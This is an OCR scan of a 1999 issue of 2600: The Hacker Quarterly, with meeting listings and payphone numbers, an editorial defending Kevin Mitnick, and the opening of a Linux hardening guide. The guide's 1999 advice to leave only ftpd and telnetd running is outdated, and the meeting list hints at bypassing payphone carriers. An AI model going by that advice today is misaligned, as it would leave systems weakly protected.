Alabama

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Round Table Pizza, 127 K Street.

San Diego: EspressoNet on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Orchard Valley Coffee Shop/Net Cafe (Campbell).

Connecticut

Milford: The Post Mall by Time-Out.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Pompano Square Mall (SW corner of US 1 & Copans Rd.) in the food court.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

Honolulu: Web Site Story Cafe inside Ewa Hotel Waikiki, 2555 Cartwright Rd. (Waikiki). 6 pm.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: La Piazza Cafe at 3845 North Broadway.

Indiana

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Kentucky

Louisville: Barnes & Noble at 801 S Hurstbourne Pkwy.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & Swensen's Ice Cream, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Lakeside Shopping Center food court by Cafe du Monde. Payphones: (504) 835-8769, 8778, 8833 - good luck getting around the carrier.

Maine

Portland: Maine Mall by the bench at the food court door.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Northampton: JavaNet Cafe at 241 Main Street.

Michigan

Ann Arbor: Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

St. Louis: Galleria, Highway 40 & Brentwood, lower level, food court area, by the theaters.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 6:30 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

Reno: Meadow Wood Mall, Palms food court by Sbarro. 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Eastern Hills Mall (Clarence) by lockers near food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court. 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Trivium Cafe on N. Main St.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center, first level near the payphones with red seats.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Tulsa: Woodland Hills Mall food court.

Oregon

McMinnville: Union Block, 403 NE 3rd St.

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse.

Nashville: Bean Central Cafe, intersection of West End Ave. & 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Ft. Worth: North East Mall food court, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Galleria 2 food court, under the stairs.

San Antonio: North Star Mall food court.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Eau Claire: London Square Mall food court.

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell & Pulteney Streets.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: At the Groenplaats at the payphones closest to the cathedral.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Edmonton: Sidetrack Cafe, 10333 112 Street. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Ontario

Ottawa: Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Toronto: Cyberland Internet Cafe, 257 Yonge St. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

ENGLAND

Bristol: By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leed City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Picadilly Circus) downstairs near the BT touchpoint terminal. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: Outside St. Nicholas' Church graveyard, near DX Communications' mid-union street store. 7 pm.


SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

Johannesburg: Sandton food court.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (516) 751-2600 or send email to meetings@2600.com.

ATTENTION PARENTS



Now toddlers can enjoy the same low subscription rates to *2600*. As most Defense Department employees already know, the average age of hackers gets lower with every year. A recent study indicates that five-year-olds now pose the greatest threat to our nation's defense. Don't let your child be robbed of the chance to be branded "Enemy of the State."

Get subscriptions for ALL of your kids so you don't have to waste time explaining the concept of sharing. And don't forget to get one for yourself and your spouse so you can monitor what your children read. No children yet? A complete set of back issues is the perfect gift to have waiting for your newborn!

Name: ______________________________ Amt. Enclosed: ________

Address: ____________________________________ Apt. #: ________

City: ____________________________ State: ________ Zip: ________

American Children

○ 1 Year - $21 ○ 2 Years - $38 ○ 3 Years - $54

Overseas Kids

○ 1 Year, Individual - $30 ○ 1 Year, Corporate - $65

Lifetime Subscription
(from the cradle to the grave)

○ $260

Back Issues


$25 per year, 1984-1998

Indicate year(s): ________________________

Photocopy this page, fill it out, and send it to:


2600 Subscriptions, PO Box 752, Middle Island, NY 11953

Payphones From All Over




From Tashkent, Uzbekistan: a typical Soviet style phone with a touch tone keypad modification.

Photo by Tom Mele




Zagreb, Croatia: One of the few phones we've printed where you can actually read the number! And yes, it does take incoming calls.

Photo by Hanneke Vermeulen



Salatiga, Indonesia: A small city in the Central Java region. This phone takes only coins and is said to be extremely frustrating.

Photo by Tigerboy



Bishkek, Kyrghyzstan: One of the more modern card reader phones.


Photo by Yury

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Volume Sixteen, Number Two
Summer 1999 $5.00 US, $7.15 CAN

2600

The Hacker Quarterly



"Public disclosure and dissemination of the victim loss letters was clearly designed to cause additional injury to the victims of defendant's conduct or to cause such victims embarrassment or ridicule." - 5/6/99, from a motion filed by the prosecution in the Kevin Mitnick case after letters obtained by 2600 were made public - these letters claimed that Mitnick, simply by looking at some source code, managed to cost cellular phone companies several hundred million dollars, a huge figure that was never reported to the companies' stockholders, as is required by law.

STAFF

Editor-In-Chief • Emmanuel Goldstein

Design and Layout • Ben Sherman

Cover Design • rOTTEN, The Chopping Block Inc.

Office Manager • Tampruf

Writers • Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Fiji, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

Network Operations • CSS, Izaac

Broadcast Coordinator • Porkchop

Webmasters • Kerry, Kiratoy, Macki

Inspirational Music • not a damn thing

Shout Outs • B92, Satellite Watch News, /dev/house, Jessie (Spaghetti Warehouse, Dayton), Silicon Monk, www.savecrusade.com

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $18 individual, $50 corporate (U.S. funds). Overseas - $26 individual, $65 corporate. Back issues available for 1984-1998 at $20 per year, $25 per year overseas. Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).

***2600* Office Line: 516-751-2600**
***2600* FAX Line: 516-474-2677**

2600

The Hacker Quarterly
Volume Sixteen, Number Two
Summer 1999

respect authority

In Black and White

a culmination of efforts 4
securing your linux box..6
more on siprnet..9
hacking as/400..10
fun at costco...12
brute forcing tracer 14
broad band via the earth 16
secrets of copy protection 18
how parents spy on their children 20
the future of ipv6..28
letters 30
how to keep parents from spying 40
food for your brain 41
adventures with neighborhood gates 44
internal hacking..45
batch vs. interactive...46
manipulating the aspect...52
pushbutton lock hacking 54
2600 marketplace..56
2600 meetings...59

a culmination of efforts

A great deal has happened since we last spoke of the Mitnick case and, more than likely, even more has happened between the time this was written and the time you are reading it. Easily the longest and most complicated of all the cases we've become involved in, the story of Kevin Mitnick is now in the crescendo stage and continues to shock and amaze those who have been following it.

Let's catch up. In April, Kevin was forced to make a deal with the government. We say forced because it's the most accurate word we could find. Most of us are led to believe that when someone pleads guilty to a crime that they are in fact guilty. But it's not really that simple.

The first thing you have to keep in mind is that the federal government wins over 95 percent of its cases. Is this because they have an unerring instinctive ability to track down criminals? Or because the prosecution does such a magnificent job of presenting its case? Possible... but not very likely. The real reason why these numbers are so staggered in the government's favor is because they have tremendous advantages in virtually every case they take on. The Mitnick case demonstrated this time and again - Kevin's court-appointed lawyer had a tightly capped budget that made it close to impossible to hire expert witnesses, take the time to go through the mountains of evidence, or otherwise mount an adequate defense. The prosecution, on the other hand, had an unlimited budget and was able to hire as many people as they needed. The taxpayers covered the whole thing. And a mere look at the court transcripts (available at www.freekevin.com) shows a judge heavily biased in favor of the prosecutors.

The inability of Kevin's legal team to adequately prepare for the case meant that there was a very real possibility of a guilty verdict in a trial. It's not hard at all to get such a verdict when evidence is deliberately confused, missing, or misleading. And, regrettably, this seems to be the way the game is played.

Since Kevin could have faced an additional decade in prison if he were to be found guilty in this manner, it made very little sense to take such a risk. By accepting a plea before trial, Kevin would be guaranteed at most another year in confinement. After more than four years of his life lost to this, not counting the years spent trying to elude this form of "justice" and the 1989 nightmare of being locked in solitary for eight months, it provided a sense of closure to at least know when the nightmare would end.

We've seen this before countless times. The Phiber Optik and Bernie S. cases are two historic examples where the defendants were forced to accept a plea when what they wanted above all else was to fight the injustice. Real life isn't like an episode of *Perry Mason,* where all sides of the story are heard and justice always prevails.

When details of this plea agreement were mysteriously leaked (this was never investigated but it would have been an incredibly stupid move for a member of the defense team to leak this as it could jeopardize the entire agreement), many people made the mistake of thinking it was all over.

Far from it.

While Kevin may have had no choice but to accept this agreement, he is a long way from freedom. And, it would appear, there are those who want the suffering to continue and even intensify.

First off, let's consider the actual charges that Kevin pleaded guilty to.

1. Making a phone call to Novell on January 4, 1994 and pretending he was "Gabe Nault."

2. Making a phone call to Motorola on February 19, 1994 and pretending he was "Earl Roberts."

3. Making a phone call to Fujitsu on April 15, 1994 and pretending he was "Chris Stephenson."

4. Making a phone call to Nokia on April 21, 1994 and pretending he was "Adam Gould."

5. Altering data in a computer belonging to the University of Southern California between June 1993 and June 1994.

6. Sniffing passwords on netcom.com.

7. Improperly accessing well.com.

We all know that lying on the telephone to perfect strangers is wrong. And taking advantage of shoddy security to capture unencrypted passwords isn't ethical. And it's always a bad idea to log into a computer system using someone else's account. And as for altering data, no real details on that have ever been released - it could be something as simple as showing up in a log file - thus altering data. If it were anything more, such as erasing a single file, we probably would have heard all about it.

Assuming that Kevin was guilty of all of these charges, how can anyone justify the amount of prison time he has served? Especially when there were no allegations of damage to any system (other than the very vague hint above), profiting in any way, or doing anything that could be considered malicious. The above offenses are, by any reasonable standard, *minor* ones. What aren't they telling us?

It's no secret that Kevin pissed off some pretty big companies when he tricked them into showing him their source code for cellular phones (long since outdated, incidentally). In fact, in letters obtained by *2600* that were put up on our web site, NEC, Novell, Nokia, Fujitsu, and Sun Microsystems all claim direct or implied losses that total several hundred *million* dollars. All of the letters appear to have been solicited by the FBI shortly after Mitnick was arrested in 1995.

This is where things get interesting. If such losses were actually suffered by these companies, it is *illegal* for them not to report this to their stockholders. The Securities and Exchange Commission is quite clear on this. Yet, not a single one of these companies reported any such loss. In fact, Sun Microsystems implied a loss of around $80 million due to Kevin being able to look at the source code to Solaris. But if one wanders around their web pages, an interesting quotation can be found: "Sun firmly believes that students and teachers need access to source code to enhance their technology learning experience." Even if you don't meet their qualifications for this, you can still get the Solaris source code for $100! That's quite a depreciation in a mere four years, isn't it? If we were to apply this level of exaggeration to the other claims, Kevin's total amount of damages would be somewhere in the neighborhood of $350.

It gets even better. When the government found out that we had obtained these documents and were making them public, they went ballistic. At press time, they had filed a motion to have Kevin's lawyer *held in contempt of court* because they believed he was the source of the documents. (Meanwhile nothing was ever said about the leaking of the plea agreement earlier in the year.) Judge Mariana Pfaelzer has given every indication that she will seriously consider this motion and has already agreed to keep any future evidence to be used against Mitnick at his sentencing a secret. In other words, any other damaging documents which could reveal what a sham this entire case has been will be kept hidden from the public.

At best this is an abuse of power - at worst, a cover-up of massive proportions. Public reaction has become increasingly vocal in this case and we know now that this has had an effect. The government's way of acknowledging this is both irrational and unjust and it cannot go unchallenged.

By the time you read this, nationwide demonstrations in front of federal courthouses all over the country will have taken place on June 4. We are seeing an unprecedented amount of activism in the hacker community and the reason is simple. This is just too much to tolerate. We cannot permit this suffering to continue. And those who stand by silently are as guilty as those cheering on this kind of abuse.

We won't have to look far for the sequels. As we go to press, a new case involving "prohibited electronic communication intercepting devices" is beginning to play out. Radio enthusiast Bill Cheek of California was arrested by federal authorities and accused of violating the law simply because he dared to distribute devices that allow people to monitor police broadcasts, as people have done now for decades. Apparently, such communications, along with cellular and pager traffic, are now to be considered "off limits" to average people.

Fortunately, this case has started to attract attention in its early stages. That is likely to make all the difference in the world. But we have to wonder how many more people will be subjected to cruel and unusual punishment because they dared to explore something that powerful entities wanted to keep secret.

We don't know how many there will be but we do know there will be more. And what happens to those people in the years ahead will be directly affected by what we do here in the present. If we stand idly by, there will be no end of Mitnick and Cheek cases. But for every person who stands up and objects to this kind of treatment, a small bit of the armor will be chipped away. It's a proven fact that we have this power. What has yet to be determined is how much we will use it.

Securing Your Linux Box

by Miff

So you've finally dumped Windows and installed Linux, but you don't want to get owned up by script kiddies? Used as a bot farm, icmp source, spam gateway, etc.? Don't want your e-mail read at random, personal files purused, rm'ed even?

OK, well today I'm gonna talk about some really practical ways to secure your Linux box. I'll say up front: there's no way I could cover everything - there's no insurance against getting owned if you are connected to a network. There's just the prospect of knowing a little more than the guy on the other end trying to get in. I'll cover important concepts and get to the details where possible, but you'll have to do some digging and experimentation as well. Happy securing.

Note: suggested commands will appear in brackets. If you want to learn more about the command, type: man <command>. If you want to learn more about a concept, do a web search using www.altavista.com, or www.hotbot.com (for more results displayed per page). Be persistent in your web searches and thoughtful in your search criteria and you can find anything you need.

Post Installation

There are a bunch of things you want to do right away, before you connect to the net. I'll list them in no particular order:

- Add two non-root users [adduser]. One user should be for you, so you don't use the root account for normal activities, and the other should be a hacker user - a normal account which you will use to test exploits and stuff against your box.
- For your root account and your two new accounts, *choose hard passwords!* Don't choose any simple English word, or a word followed by a number. Those can be cracked. Choose a random mishmash of numbers, letters, and punctuation.
- Disable all unneeded network services. Linux comes with lots of neat stuff, but much of it you will never use. You probably don't need to be running imap. Maybe it's a good idea to disable finger as well. Many (but not all) network services are configured in the file /etc/inetd.conf. Edit this file and comment out anything that you don't know that you need. I'd suggest leaving *only* ftpd and telnetd. If you are really paranoid, either comment everything out or just don't run inetd at all. I've seen lots of boxes that run nothing but sshd - secure shell encrypted sessions only. To remove inetd or other network services from your startup files, go into the directory /etc/rc.d - this is where most of the startup activity on your box occurs. (Note: on redhat, you may find these files in /etc/rc.d/init.d - check the docs for your distribution to be sure you know where all the startup files are). It's worth the time to look through everything in this directory, but if you aren't sure which file contains the commands to start a service that you want to remove, do a quick [grep <the service you are interested in removing> *] in the directory. You may find something like: ${NET}/inetd - comment it out by placing a # sign at the beginning of the line. If you don't want to run a web server (though many do), take out httpd while you're at it. When you think you are done removing services from inetd.conf and from your startup files, you can either reboot (lazy) or kill the daemons that you don't want running [kill -TERM <ps id of daemon>] and restart inetd [kill -HUP <pid of inetd>]. Now you must verify that you really aren't running anything that you don't want to: Two ways to do this (I suggest using both) are: 1) Get a copy of strobe or another portscanner and run it against your box. It will let you know what ports are open. 2) Run the command [netstat -a]. Feel free to read more on netstat in the man pages, as it is a very useful command.

- Disable all unneeded daemons. You've probably already killed a few to get rid of some network services and removed them from startup files in /etc/rc.d. But there may be more non-network related daemons that you really don't want to have running. Things such as fax servers, printing stuff (do you need it?), etc. Take a close look at all running processes with [ps aux | more]. Some of these are needed for the system to function, so don't just kill them at random. You'll need to investigate each running process to see what it does, then decide if it is needed. (Hint: you need things like init, kswapd, kflushd, kerneld....) Once you've determined what you don't need, kill the processes [kill -TERM <ps id to die>], and if your system hasn't crashed (meaning you didn't kill init or something), go back to /etc/rc.d and comment out all the processes you don't want.

OK, your system is starting to get nice and slim now - trimming off useless security risks and whatnot. One last major hole to be plugged before we have covered the basics:

- Remove suid bits from all files that don't absolutely need to be used (and used as root). Setuid files are programs that, when run as a normal user, assume the identity of the owner or group of the file. Often the owner is root. When a hole (typically a buffer overflow these days) is found in an suid root program, one of your users will download the latest exploit script, and yer owned. Guh. Therefore, you must create an inventory of all suid files on your box. Do something like: [ls -alF `find / -perm -4000` > /tmp/suidfiles]

Now you've got a nice list of all suid files (including non-root owned) on your box sitting in /tmp. (suid files are distinguished by permissions of 4755 or similar, and look like:

```
-rwsr-sr-x   1 root     mail        59240 Apr  6 20:04 /usr/bin/procmail*
```

Take a close look at them. Anything that you don't need, change the perms. Personally I like [chmod 4700 <file>] because then the file still looks like suid to a scanning script kiddie, but it really isn't executable by the user so everything is irie. Here again you'll need to investigate each suid file to see what it does and contemplate whether or not you really need it to be available as such. Discuss amongst friends.

Attack Yourself

- Subscribe to the bugtraq mailing list or some other source of security discussion. Here you can get the latest public exploits pretty much as they become available. [echo "subscribe BUGTRAQ" | mail listserv@netspace.org] You need to get any and all exploits for your remaining suid files, network services, and kernel.
- Test your machine: Using your hacker account, get ahold of exploits for everything you are running, if they exist. Web searches and looking through security archives can get you, for example, the remote ftpd exploit. Run all this stuff and see if you are vulnerable. Note: remote exploits are much more dangerous than local, since the attacker doesn't need to have login access to your machine - so check your network services first. Local stuff you shouldn't have to worry about until you have users, or until someone busts in from the outside as non-root.
- You might also want to run some commercial or free security scanning products against your machine. I'm sure they would love your patronage.

Once you are confident that your network services, suid's, and kernel are secure, you can move on to more advanced prevention and monitoring techniques. Don't forget to keep abreast of security issues and the latest holes and exploits.

System Modifications

- Protect your critical files. Besides running regular backups, you might consider making secure copies of critical or oft-trojaned system files like your login executables, ps, ifconfig, netstat, etc. A good list of what to protect can be gotten by looking at the latest linux rootkit, which is designed to leave backdoors in your system binaries for later use by the installer. Here's what to do: copy all of your identified "trojan-risk binaries" to a floppy. Write protect the floppy. Eject it.

Every once in a while [diff] the floppy files with the stuff on your system. They should be exactly the same. This is an effective anti-trojan strategy.

- Consider installing a non-executable stack patch, such as the one from Solar Designer. This decreases the likelihood that a vulnerable program can get buffer overflowed - which is the technique du jour for rooting a box.
